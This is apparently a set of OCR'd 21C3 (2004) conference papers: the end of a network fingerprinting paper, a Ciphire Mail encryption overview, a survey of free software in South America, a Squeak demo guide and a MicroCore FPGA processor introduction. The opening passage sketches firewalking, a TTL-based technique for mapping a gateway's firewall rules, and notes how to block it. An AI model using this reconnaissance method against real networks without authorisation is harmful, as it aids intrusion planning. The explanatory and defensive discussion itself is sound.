Another definition for the term firewalking is given by the Cambridge Technology Partners as "A Traceroute-Like Analysis of IP Packet Responses to determine Gateway Access Control Lists". This new technique uses firewall traversing to determine a ruleset without sending any packet to the target system. It is mainly done in two steps:

1. determine hop-count to firewall (= HC(FW))
2. send packets with TTL=HC(FW)+1 with SYN flag set

⇒ if the target host is more than 1 hop behind the gateway, the packet will never reach it (the next router will drop it and respond with ICMP Time exceed). This only happens if the firewall has permitted the connection. If there is a prohibiting firewall rule, there will be no or another response. This technique is not very relieable because the prevention is straightforward: drop outgoing ICMP time exceed packets.

6 Overview Fingerprinting

Figure 7 gives a slight overview about the different fingerprinting techniques and some examples for tools which can be used for automatic analysis.




Figure 7: Overview about fingerprinting

References

[1] OSI GROUP: *The OSI Reference Model (see: http://en.wikipedia.org/wiki/OSI_model)*

[2] SYNSCAN *http://synscan.sourceforge.net/*

[3] ETTERCAP *http://ettercap.sourceforge.net/*

[4] SIPHON *http://siphon.datanerds.net/*

[5] P0F *http://lcamtuf.coredump.cx/p0f.shtml*

[6] NMAP *http://www.insecure.org/nmap/*

[7] XPROBE2 *http://sourceforge.net/projects/xprobe/*

[8] FYODOR *Remote OS detection via TCP/IP Stack FingerPrinting*

[9] NETCAT *http://netcat.sourceforge.net/*

[10] IANA ASSIGNED PORT NUMBERS *http://www.iana.org/assignments/port-numbers*

[11] AMAP *http://www.thc.org/releases.php*

[12] RING *http://www.intranode.com/pdf/techno/ring-full-paper.pdf*

[13] SNACKTIME *http://www.planb-security.net/wp/snacktime.html*

[14] CRON-OS *http://home.gna.org/cronos/*

Ciphire Mail
Technical Introduction

Abstract

Ciphire Mail is cryptographic software providing email encryption and digital signatures. The Ciphire Mail client resides on the user's computer between the email client and the email server, intercepting, encrypting, decrypting, signing, and authenticating email communication. During normal operation, all operations are performed in the background, making it very easy to use even for non-technical users.

Ciphire Mail provides automated secure public-key exchange using an automated fingerprinting system. It uses cryptographic hash values to identify and validate certificates, thus enabling clients to detect malicious modification of certificates. This data is automatically circulated among clients, making it impossible to execute fraud without alerting users.

The Ciphire system is a novel concept for making public-key cryptography usable for email communication. It is the first transparent email encryption system that allows everyone to secure their communications without a steep learning curve.

Overview

Ciphire Mail is cryptographic software providing email encryption and digital signatures. The Ciphire Mail client resides on the user's computer between the email client (mail user agent, MUA) and the email server (mail transfer agent, MTA), intercepting, encrypting, decrypting, signing, and authenticating email communication. During normal operation, all operations are performed in the background. This makes Ciphire Mail very similar to a transparent proxy. Apart from per-user installations, Ciphire Mail may also be deployed on mail servers as a gateway solution. A combination of per-user and per-server installations is possible, as well.

Public-key exchange and key agreement are automated and handled via certificates available through a central certificate directory. These services are operated by Ciphire Labs and do not require any local server installations, additional hardware, or additional software.

Ciphire Mail uses only well-known standard cryptographic algorithms including RSA, AES, Twofish, or SHA for its cryptographic operations. It uses 2048-bit keys for asymmetric algorithms and 256-bit keys for symmetric algorithms.

Installation and Integration

Ciphire Mail Client

The Ciphire Mail client consists of three parts: the core client, a graphical configuration interface, and mail connector modules (redirector). Supported email protocols include SMTP, POP3, and IMAP4. The STARTTLS and direct SSL/TLS variants of these protocols are supported as well.

For the proprietary email systems Microsoft Exchange and Lotus Notes separate connector modules are available that directly integrate with the Outlook and Notes client as a plug-in and automatically handle communication between Ciphire Mail and the email application.

Ciphire Mail Gateway

The Ciphire Mail client can be run in "server mode" providing a gateway solution. When used in this mode, Ciphire Mail allows creation of single keys as well as creation of server certificates. By default, lookups are performed to find the certificate corresponding to the exact email address of the recipient. If no certificate is found for this email address, the lookup will automatically fall back to the domain name level.

Ciphire Certificates

Ciphire certificates use ASN.1 format. This makes them similar to X.509 certificates, with the following exceptions and improvements:

- User controls certificate creation, renewal, and revocation
- Certificate can contain multiple keys (default: RSA, DSA, and ElGamal)
- Certificate links keys to an email address or a fully-qualified domain name (no other

information about the user's identity is included)

- Certificate contains multiple issuer signatures (Ciphire CA)
- Certificate contains multiple self-signatures from the private key owner.
- Certificate chaining (security property for renewed certificates)
- Automatic certificate verification via fingerprint lists (see below)
- The client always creates the public-private key pairs; the user's private key never leaves his computer.

Certification

Certification is an automated process invoked by a Ciphire Mail client when the user creates a certificate for a specific email address (or fully-qualified domain name). To verify the existence of the given address and to verify that the owner of the address owns the private keys corresponding to the public key, the Ciphire CA uses a mail-based challenge/response mechanism.

Certificates are revoked by issuing a matching revocation certificate. The revocation has to be authorized by the certificate owner. Renewal of a certificate involves the revocation of the old and creation of a new certificate. A certificate can be renewed at any time.

If all criteria for a particular certification request have been met, the Ciphire CA issues the certificate (or revocation certificate) and publishes it in the Ciphire Certificate Directory (CCD). The CA ensures that only one active certificate can be available for a specific address at any time.

Ciphire Certificate Directory

The CCD contains all certificates issued by the Ciphire CA, including active and revoked certificates. CCD servers are part of a central infrastructure operated by Ciphire Labs. The infrastructure provides redundant services and is distributed over multiple data centers in different locations.

Every client can download certificates from the CCD by looking them up by their email address or their unique serial ID. Lookups by email address always retrieve the current active certificate, provided one is available for the given address. The CCD uses multiple caching proxy servers as a front-end service that is being accessed by Ciphire Mail clients. If a larger number of local clients are to be served, a local Ciphire proxy can be installed to minimize bandwidth consumption and to increase lookup performance.

All certificate lookups are fully automated and performed by the Ciphire Mail client whenever a certificate and its associated public keys are required to process a certain email message.

Trusted Certification and Directory Services

In many public-key cryptography solutions the user is required to blindly trust a third-party, like a classical certification authority (CA), that the issued certificate is still valid and has not been tampered with. Other systems, like PGP-based systems, require the user to perform manual verifications of an owner's identity and integrity of a public key to find out if it is valid or not.


In the Ciphire system a user is not required to perform manual verifications and most importantly he is not required to blindly trust the Ciphire CA.

To achieve this, the Ciphire system uses, in addition to the usual CA certification, an automated fingerprinting system that provides the following:

- Verification, if a certificate for a particular user (email address) has been issued by the CA (non-repudiation of certificate issuance)
- Verification, that a certificate has not been modified after it has been issued by the CA (proof of certificate integrity)

This is achieved by the Ciphire Fingerprint System using hash-chaining techniques to create a trusted log of all certification actions the Ciphire CA has performed. In makes sure, that old entries in the log cannot be changed at a later time without invalidating newer entries.

These fingerprint data is made available to all Ciphire Mail clients and used by the clients to automatically authenticate certificates. To ensure that every client has the same fingerprint data as any other client, the most current log entry (summary hash) is exchanged with other clients. When the user sends a secure email message to another Ciphire user, the client automatically includes the summary hash in the email message. The receiving client extracts the hash and compares it with the corresponding hash in its local copy of the fingerprint data. If the hash values do not match, either the sending client or the receiving client has wrong fingerprint data.The Ciphire Mail client handles all this processing automatically.



Drawing 1: Flow of fingerprint data in the Ciphire System.

Secure Email Communication

When an email message is submitted by an MUA the redirector (mail connector module) intercepts the communication and looks up certificates for all recipient email addresses. If no certificate exists for a recipient, the client either sends the email unencrypted, rejects the email, or asks the user what to do, depending on the user's configuration.

If a certificate is available, the client automatically validates it by verifying the certificates in-built security properties (e.g., self-signature and issuer signature) and by verifying the certificate with the fingerprint system described above. When the certificate is validated, the email is encrypted and sent.

Similar steps are followed when performing decryption, creation and verification of digital signatures.

Requirements

Supported operating systems:

- Windows: XP and 2000
- Mac OS X: 10.3
- Linux: Kernel 2.4.0 or higher

Supported email applications:

- Email applications using standard SMTP for sending and POP3 or IMAP4 for receiving email (including SSL/TLS variants and STARTTLS support)
- Outlook with Microsoft Exchange (supported in future versions)
- Lotus Notes (supported in future versions)

Cryptographic Specifications

Algorithms used in Ciphire-specific cryptographic functions:

- Asymmetric algorithms: RSA, ElGamal, and DSA-2k (DSA-2k is a variation of the standard DSA/DSS algorithm supporting 2048-bit keys)
- Key agreement algorithms: (not required)
- Symmetric algorithms: AES, Twofish, and Serpent
- Operation modes and authentication algorithms: CBC-HMAC, CCM, and CTR
- Hash algorithms: SHA_d-256 and $Whirlpool_d$-512
- Pseudo-random number generation algorithms: Fortuna using Twofish in CTR mode
- Supported signing modes: SHA_d-256 with DSA-2k and $Whirlpool_d$-512 with RSA

Free Software in South America

Josef Spillner <josef@coolprojects.org>

December 8, 2004

Content: Free Software in South America
How an emerging industry chose to not follow the proprietary prophets
Paper for the corresponding 21C3 talk
Chaos Communication Congress - 27.-29.12.2004 - Berlin - Germany

1 Information Technology in South America

Despite carrying attributes like ”3rd world countries”, ”developing countries” and the like, IT development runs at full speed in most countries in South America. Not much is known about this situation though. Free Software is a not a recent phenomenon, so how does this fit together?

1.1 History

Like in those countries considered the 1st world, Microsoft has and still does dominate the software deployments at least at the client side.

Software was not available in localized versions for a long time. Many applications were just translated to European Spanish and Portuguese, for example. Language minority groups such as people speaking Tupi-Guarani still cannot rely on proprietary software producers and expect localized versions. On the other hand, a lot of Free Software localization projects have been founded, especially for desktop software.

Recent statistics revealed that internet usage in South America is surprisingly high when compared to other regions.

In several countries, programs for social and digital inclusion have been started.

Strategic relationships among those countries are common, and guarantee a higher independence of conventional software makers.

On the software patent issue, a clear concensus has been reached that the introduction of said patents would harm the economy more than it would help it.

2 Universities

There are a lot of projects going on; the following list is only a small window into the activities. Universities such as the UFRJ, USP, UnB and those outside of Brazil all have some relevance in these topics.

2.1 UFPR

The Federal University of Paraná (UFPR) operates a technology center (C3SL) that has been using Free Software since 1992. The computer pools all run GNU/Linux systems, the last Windows installation was abolished about five years ago. Not only in usage, but also in development Free Software plays a major role. Ever since the invention of the Multi-head setup (using four monitors at one PC), the projects have become widely known. Currently, C3SL develops and operates software for CEX, a successful chess portal, based on the old chessd project code.

2.2 UNICAMP

For more than 7 years, the university which is located in Campinas/SP operates Dicas-L, a Linux community, including Rau-Tu (online help system) and courses for beginners. Also, an OpenOffice.org portal page was opened recently. UNICAMP is also a sponsor of CódigoLivre.

2.3 FAPESP

The Brazilian Research Funding Organization in SP operates Incubadora, a GForge-based project development site.

3 The Governments

Most of the South American governments have some kind of migration plans or even larger visions on their agendas. In particular, there has been a move by the Argentinian and Brazilian governments to restrict the WIPO madness. But also the fights between Microsoft and government officials like a congressman from Peru got a lot of press coverage.

3.1 Brazilian Federal Government

Free Software was one of the major points on the list when the current president Lula was elected. The Software Livre portal site contains two section, a GForge-based development center and a wiki-based collaboration pages collection. It is operated under the banner of the National Presidency. At CONISLI in São Paulo in 2004, the government presented their migration guide, intended to be used by institutions throughout the state and national levels. ITI, which is the IT and certification authority in the country, and its president Sérgio Amadeu even faced court action from Microsoft, when turning towards favouring Free Software. The company backed off - and the national financing institute Caixa Federal started distributing about 60,000 copies of their Kurumin variant.

3.2 Government of Venezuela

The National Assembly of Venezuela decided to exclusively use Free Software as the base for their local, regional and national installations, in November 2004. The precursors were however already suggesting this move previously. In the general public, many percieved this as yet another burdening tie to established industry nations which was cut. More than 80 infocentros already run on Free Software previously.

3.3 Usage in Ministries

The Ministry of Health is running a website to promote and inform about its Free Software-based solutions. The Ministry of Defense recently handed out new contract requirements, stating among others that LPI certificates would be necessary for IT services. The Ministry of Cities recently hired Debian and GNOME developer Gustavo Noronha de Silva to guide its IT staff. The Ministry of Culture, headed by the (former and still performing) artist Gilberto Gil, is currently organizing a game development competition, with focus on the openness of the resulting games, of which a couple will get support for commercial-scale production and deployment on the web or for cell phones.

3.4 City Administration of São Paulo

The entire city portal appears different from others already on the first look. It's got a penguin in one corner, and a "copyleft" statement below all the content. The pages are

hosted on a Zope platform. This is the outcome of introducing the digital goverment (e-government) in the city.

3.5 Telecentros

Using low-cost, or even used, computers to facilitate internet access and technology education for people on low income is a concept known to many countries. The sucess story of the Telecentros as used in Brazil, Argentina, Peru and other countries however has even led the most advanced countries behind in terms of public access to such resources, under the guidance of trained people. In São Paulo alone, the milestone of half a million people was reached in late 2004 - just a few weeks later, the mark of 550,000 was surpassed, all using the specialized GNU/Linux distribution Sacix. A group named Metareciclagem furthermore creates social projects to use computers for artwork and the like.

4 Companies

Companies usually do not care about the ideals behind Free Software - for them, software is a tool which should just work, without any costs attached. Thus it doesn't yield any surprise to see that most success stories are actually just Linux migrations done in cooperation with consulting companies, who will claim all the net win for themselves instead of distributing fair shares to the respective projects used to make said migrations a success in the first place. But it's not always just like this.

4.1 Varig

South America's largest airplane companies uses Linux on their servers. Varig, while consolidating their server infrastructure in 2001, switched to Linux to cut down costs. Security infrastructure was hardened by Conectiva contractors.

4.2 Metrô in São Paulo

One of the world's youngest, and thus most modern, metropolitan systems is installed in the city of São Paulo. Linux and OpenOffice.org are used throughout the company. Contributions back to the community were done by maintaining the translation of OpenOffice.org manuals, even before the source to StarOffice was set free.

4.3 Itaipu

The world's largest hydro-power plant is installed at the border between Brazil and Paraguay, and operated jointly by a company owned by both countries, named Itaipu Binacional. The technical migration from special hardware components to digital control and measurement facilities goes hand in hand with replacing custom software, often without sourcecode, by standard Free Software components. The IT support branch, PTI (Technology Park of Itaipu), even developed a GNU/Linux distribution for internal use, and regularly organizes an installfest in the city. The Latinoware conference drew hundreds of people, including many South American government officials, to Itaipu in November 2004.

5 Organizations

To spread the words, lots of grassroots organizations have been founded.

5.1 PSL Brazil and state organizations

PSL is the organizer of the annual International Free Software Forum, which is attended by thousands of visitors.

Dedicated sub-projects like PSL Women exist to gather interest groups and focus their work on advancing the acceptance of Free Software and other values. Beside, both the KDE Women and Debian Women projects were founded at or around FISL in Porto Alegre.

5.2 MinasLivre

In Minas Gerais, beside the PSL-MG group and lot of active students at universities like the UFMG, including the first translation of Mozilla to Brazilian Portuguese, and the people who organize the EMSL and FestSol, MinasLivre is an organization consisting of many groups to promote the usage of Free Software in Minas Gerais, a state of Brazil. The organization of a national convent is planned, too.

In the capital of Minas, Belo Horizonte, even a lot of desktops have already been migrated to a home-brewn distribution dubbed Libertas Desktop, following a tradition of using Linux since 1995 on the servers.

5.3 Abrasol

The Brazilian Free Software Association invented a logo which can be used to identify projects or products entirely based on Free Sofware - not just referring to the source code, but also manuals, contents and so on.

5.4 Projects

KDE, GNOME, Debian and other projects have a lot of active members in South American countries.

More projects are being hosted at CódigoLivre or similar project centers.

Media-wise, after the Linux Magazine issued by Conectiva went out of the kiosks, the Linux Magazine Brazil was founded as a version of the international Linux Magazine.

6 Resources

6.1 General Information

http://www.solar.org.ar/
Free Software Association (Argentina)
http://www.softwarelivre.org/
Free Software News (Brazil)
http://www.apesol.org/
Free Software News (Peru)
http://www.softwarelibre.cl/
Linux and Free Software News (Chile)
http://www.linux.org.uy/
GNU/Linux site (Uruguay)
http://bachue.com/colibri/
Free Software Community (Colombia)

6.2 Government portals

http://www.softwarelibre.gov.ar/
National Free Software Projects (Argentina)
http://www.softwarelivre.gov.br/
Presidential Portal (Brazil)
http://www.softwarelivreparana.org.br/
State Portal (Paraná, Brazil)

Contents

Squeak@21c3

Marcus Denker
www.squeak-ev.de/

December 4, 2004

1 Introduction

This is not a real article. While putting together the demo image for for 21C3, I decided to not write an article that is just to be read (mostly because these are really boring to write...)

This text is just a short 'user manual' for that thing (we call it *Squeak Image*) that I will use for the demo at 21C3. So if you follow the instructions, you will be able to go through the slides and play with everything yourself.

2 Installation

The first thing we need to do is, you guessed it correctly: Installing Squeak on your system.

Squeak has been ported to everything, from handhelds to mainframes, or even game systems like the PS2. Not all of the ports are kept alive for all releases, but for a common system like Linux, MacOS, and that-which-shall-not-be-named there should be no problem.

So go to squeak.org and download Squeak for your system and unpack. The files we will need for running the demo are:

- **SqueakV3.sources:** The source code. All in one big lump.
- **Squeak.exe / Squeak.app / squeak:** This is the virtual machine.

that's it. And the files from the 21c2 demo:

- **21c3.image:** all the Objects that make our demo, dumped into a file
- **21c3.changes:** additional source code

You can dowload these here: `http://squeak-ev.de/21c3`

Just put these files in a directory, and you are ready to start.

3 Start Up

Now we need to start Squeak. For that, just open the "image" file with the help of the vm. For linux, that would be something like:

```
./squeak 21c3.image
```

MacOS/Win: drag-n-drop the image on the vm.

Now the Squeak virtual machine will start and load the image back into memory. The image is really an *image*: It's just a snapshot of the whole memory that the vm had allocated. It will start up exactly the way it was when I saved it.

So if I, e.g., have a editor open with the courser blinking at a certain spot, bang: It's blinking right there. And this is portable across all systems: I saved on a mac, you load on Linux. Write once, run everywhere (but with Squeak, this really works! Not *write once, debug everywhere* like with that other system).

So, I saved the demo image in a way that you can start to look at the slides right now: When the window opens, it's around 1024x768 large, and shows a friendly mouse in the middle.

4 Navigating the Slides

At the lower right corner you see a thing called "Thread Navigator". This handy Object allows for easy navigation in the slides of the talk. Just click on the arrow, and the next slide appears. The Tread Navigator object will follow to the next slide. (It will really travel with you: It deletes itself from the old slide and hops over. So make sure not to loose him).

Each slide is a *Squeak Project*. These projects are a bit like virtual desktops, but they can be saved to disk or send over the net.

You can make graphical links to projects, clicking on those will make the linked project active. To go back were you came from, you need to click on the background: A Menu appears, with items for going back and lots of other entries, e.g. for opening tools.

5 Squeak - What's that?

Good Question. And not simple to answer. With most other Open Source projects that question is trivial: Mono, that's a free version of .Net. Gimp is a free Photoshop. But for Squeak, there is just nothing that is like it.

Squeak has features from a lot of different domains and well known programs. e.g. it has lots of features for media authoring, it is a programming language, it is a kid's programming system, it's (in a sense) it's on Operating System, it's a development environment...

So let's go to the slide "What is Squeak", (should be the fourth). There you'l find links to projects for each of these aspects. Follow them, play around. Keep in mind that these slides are all "living". You may be used to the fact that a slide is all pictures, but in Squeak, that's not true.

The examples are all live. In the "Development" project, the Class Browser is showing the system that you are interacting with. Same with the "Inspector", the grey smaller window. It shows the inside of the Object that is the background, and from that especially the list of all other graphical objects that are in the slide.

So if you click on the background, the menu will appear and the Inspector will be updated.

Play a bit, we will revisit some topics later.

6 Squeak - The History

The History of the Squeak Project is nothing but Amazing (with capital A!), When I stumbled across Squeak, I knew nothing about the people involved, and somehow I was expecting that it would be some student somewhere (or something like that, like it was with Linux). But then I realised that those guys were a bit older. And bolder:

I read on the Squeak.org website (it's even there today):

Our number one commitment is to an exquisite personal computing environment. Imagine a system as immediate and tactile as a sketch pad, in which you can effortlessly mingle writing, drawing, painting, and all of the structured leverage of computer science. Moverover imagine that every aspect of that system is described in itself and equally amenable to examination and composition. Perhaps this system also extends out over the Internet, including and leveraging off the work of others. You get the idea – it's the Holy Grail of computer science.

Who can write something like that? Seriously! Holy Grail. Sure

So let's see....

The hero of our story is named Alan, the time is somewhere at the end of the sixties. Great time for being a computer science researcher, as the US military just pumped huge amounts of cash into basic computer research with the ARPA program. Lots of cool stuff was invented in that time, e.g. packet switching networks (ArpaNet), and Alan got to see some cool stuff: The first prototype of a flat panel display, one of the first handwriting recognizers and the drawing program SketchPad (according to some *the most important program ever written*). Papert's LOGO programing language for kids. And Moores Law.

So, he got an idea. A crazy one: Why not build a computer that is small enough to be carried around. It should have the size of a notebook, be around 2 pounds. It should have a graphical display, have enough memory to store a couple of books (It even could have a harddisc. A small one). A true "Personal Computer". Build for Kids. Codename: Dynabook.

Today, this sounds a bit obvious, but back then, it was completely crazy. The best way to predict the future is to invent it.

But the technical aspect is not the only interesting one: The idea was to build a computer for kids in the way that it would be a new kind of medium. For fun and learning. Not a word-processor, but an idea processor.

So the goal was to make this crazy dream a reality. Moores law gave the deadline: A sufficiently fast computer would fit, according to Moores law, inside the required space in 1980. So Alan started to think about the Software, at Xerox PARC.

The Operating System, GUI and development environment for the Dynabook was called Smalltalk. It was the first fully Object Oriented System, and the first GUI with real, overlapping windows. The famous story is that Steve Jobs did get a demo of that system....

And Squeak is that Smalltalk System from the seventies, dusted off. And those strange Squeakers are the inventors of Smalltalk, Alan Kay of course, and Dan Ingalls and Ted Kaehler, both from the original Xerox PARC team.

Squeak was started in 1996, while the Squeak Team was at Apple. They moved on to Disney from there, and today, Alan is at HP Labs.

7 Squeak for Kids

So, now go forward some slides to the *Squeak for Kids* project.

There is a good tutorial on the Squeakland website about how to build a car yourself:

`http://squeakland.org/school/drive_a_car/html/Drivecar12.html`

The Lunar Lander is an example of how far you can go with eToys: This was not done by a child, but with some guidance older kids could build such a game (and learn a lot).

There are a some other examples for eToy projects in the third (the right) project.

8 Squeak for Professional Development

eToy is great for kids (and even for adults to learn programming). But the real hacker needs something that is a bit different. Squeak is completely written in itself, and for making that easy, it provides a object oriented programming language and a development environment.

The IDE provides a class browser for easy coding and a really good debugger. (with edit-and-continue, something that is starting to get a hot topic for both Java and .Net).

Squeak is actually used both in research and in industry to do real stuff. *This is no toy!* (Even if it looks like one).

9 The Language

The language of Squeak is really simple. But it's a bit different then the other ones you might know. The slide has all the syntax of the language. That's

it. In the slide, you can execute and print a statement by selecting it and pressing Alt-p or Apple-p on the Mac.

The basic idea is that everything is an object, and you can make object do something by sending a message to them. What an object does when receiving a message is described in a method. The method is defined in the class of the object.

So if you write:

```
1 sin
```

then you have an object (the number 1) and you send a message (sin). The object 1 is of class SmallInteger, and in SmallInteger there is a method `sin`.

A real smalltalk introduction is outside of the scope of this paper, see

`http://www.iam.unibe.ch/~ducasse/FreeBooks.html`

for some books.

And there is a good introduction slide-show in the current 3.7 or 3.8 Squeak release images.

10 Seaside

Seaside is quite interesting. Avi Bryant was using Ruby for doing web development. Then he met some Squeakers at OOPSLA (the OO Conference). And so he jumped ship from Ruby to Squeak and invented Seaside.

Seaside is very interesting, as it solves the problems that any web developer faces in novel ways. The target for Seaside are web applications, that is fairly complicated interactive websites (e.g. the typical banking site), not static pages.

Seaside allows the programmer to write the web application just the way she would write a normal GUI application. Let's see what Avi writes:

Seaside is a framework for developing sophisticated web applications in Smalltalk.

Its most unique feature is its approach to session management: unlike servlet models which require a separate handler for each page or request, Seaside models an entire user session as a continuous piece of code, with natural, linear control flow - pages can call and return to each other like subroutines,

complex sequences of forms can be managed from a single method, objects are passed by reference rather than marshalled into URLs or hidden fields - while fully supporting the backtracking and parallelism inherent to the web browser.

Seaside also features a callback-based event model, a "transaction" system for auto-expiring pages, strictly compliant XHTML generation, a system of reusable and embeddable UI components, and handy web-based development tools.

The Squeak image that drives the slides has a complete seaside installation. Yes, everything is there. Just point your browser to

```
http://localhost:9090/seaside/presentation
```

for a Seaside demo written in Seaside.

The Counter/MultiCounter are here:

```
http://localhost:9090/seaside/counter
http://localhost:9090/seaside/multi
```

And a small shop example:

```
http://localhost:9090/seaside/store
```

A short article about seaside: `http://homepage.mac.com/svc/ADayAtTheBeach/` It ends with:

We 'discovered' Seaside only recently. After just one day of experimenting with it we were convinced about the dramatic improvement in abstraction and productivity it offers. We were absolutely amazed at how easy it was to do the examples described here: much, much easier than it would be in any other framework that we know of. We believe Seaside could be a killer application for (Squeak) Smalltalk.

Seaside is cool, yes. But we can do even better. Enter Croquet.

11 Open Croquet

So. Now to the really interesting "latest and greatest" in Squeak. As with Squeak itself, we need a good quote from the developers. Or better two:

WHAT IF...

...we were to create a new operating system and user interface knowing what we know today, how far could we go? What kinds of decisions would we make that we might have been unable to even consider 20 or 30 years ago, when the current set of operating systems were first created?

...we could collaborate with one another in an online dimension to create or simulate anything we wanted to?

...we had the robustness of a 3D immersive technology, the diversity of the Internet, and the degree of social interaction we have in the real world?

The second quote:

Existing operating systems are like the castles that were owned by their respective Lords in the Middle Ages. They were the centers of power, a way to control the population and threaten the competition. Sometimes, a particular Lord would become overpowering, and he would declare himself as King. This was great for the King. And not too bad for the rest of the nobles, but in the end – technology progressed and people started blowing holes in the sides of the castles. The castles were eventually abandoned - David A. Smith

Croquet is work-in-progress. But there is a pre-release available for download. If you have a fast computer with a good 3D graphics card, give it a try.

12 Links

`http://squeak.org`
`http://squeakland.org`
`http://squeakersfilm.org`
`http://croquetproject.org`

MicroCore

a

scalable,

dual Stack,

Harvard Processor

for embedded Control

that fits into FPGAs easily

Klaus.Schleisiek AT hamburg.de

Using an FPGA based simple and extensible processor core as the foundation of a system eventually frees the "core aided programmer" from the limitations of any static processor architecture, be it CISC, RISC, WISC, FRISC or otherwise. No more programming around known hardware bugs. A choice can be made as to whether a needed functionality should be implemented in hardware or software; simply, the least complex, most energy efficient solution can be realised while working on a specific application. Building on an FPGA, time critical and perhaps complex functions can be realised in hardware in exactly the way needed by the application offloading the processor from sub-optimal inner loops.

The FPGA approach also makes the user independent from product discontinuity problems that haunt the hi-rel industry since the dawn of the silicon age. Finally: putting the core into FPGAs puts an end to one of the high-level programming language paradigms, namely the aspect of (hoped-for) portability. Once I can realise my own instruction set, I am no longer confronted with the need to port the application to any different architecture and henceforth, the only reason to adhere to a conventional programming style is the need to find maintenance programmers. Remains the need for a vendor independent hardware description language to be portable w.r.t. any specific FPGA vendor and family. To date, MicroCore has been realised in VHDL, using the MTI simulator and the Synplify and Leonardo synthesisers targeting Xilinx and Altera FPGAs. For more and up-to-date information, please refer to "www.microcore.org".

A novel feature of MicroCore are its two different inputs to react to external events:

Interrupt: An event did happen that was NOT expected by the software.

Exception: An event did NOT happen that was expected by the software.

MicroCore is not confined to executing Forth programs but it is rooted in the Forth virtual machine. MicroCore has been designed to support Forth as its "Assembler". Support for local variables (relative return-stack addressing) is cheap and seems to be all that is needed to soup up MicroCore for C. Instructions for interpreting token threaded code have been included to support Java.

1

Design Philosophy

MicroCore's top priority is simplicity and understandability. MicroCore is rooted in the Forth language but it is not confined to execute Forth programs – it is a pretty good general purpose processor and indexed addressing into the return stack allows easy compilation of C programs that execute efficiently.

Yet its design approach has been different from most other processor cores: Its assembler was first and it realises about 25 Forth primitives. Whereas most other processors attempt to give you the utmost in instruction diversity from a minimum of hardware, you will find some very specialised instructions of high semantic content in MicroCore, because 30 years of Forth experience have proven that these are useful primitives. Nevertheless, each instruction executes in one clock cycle.

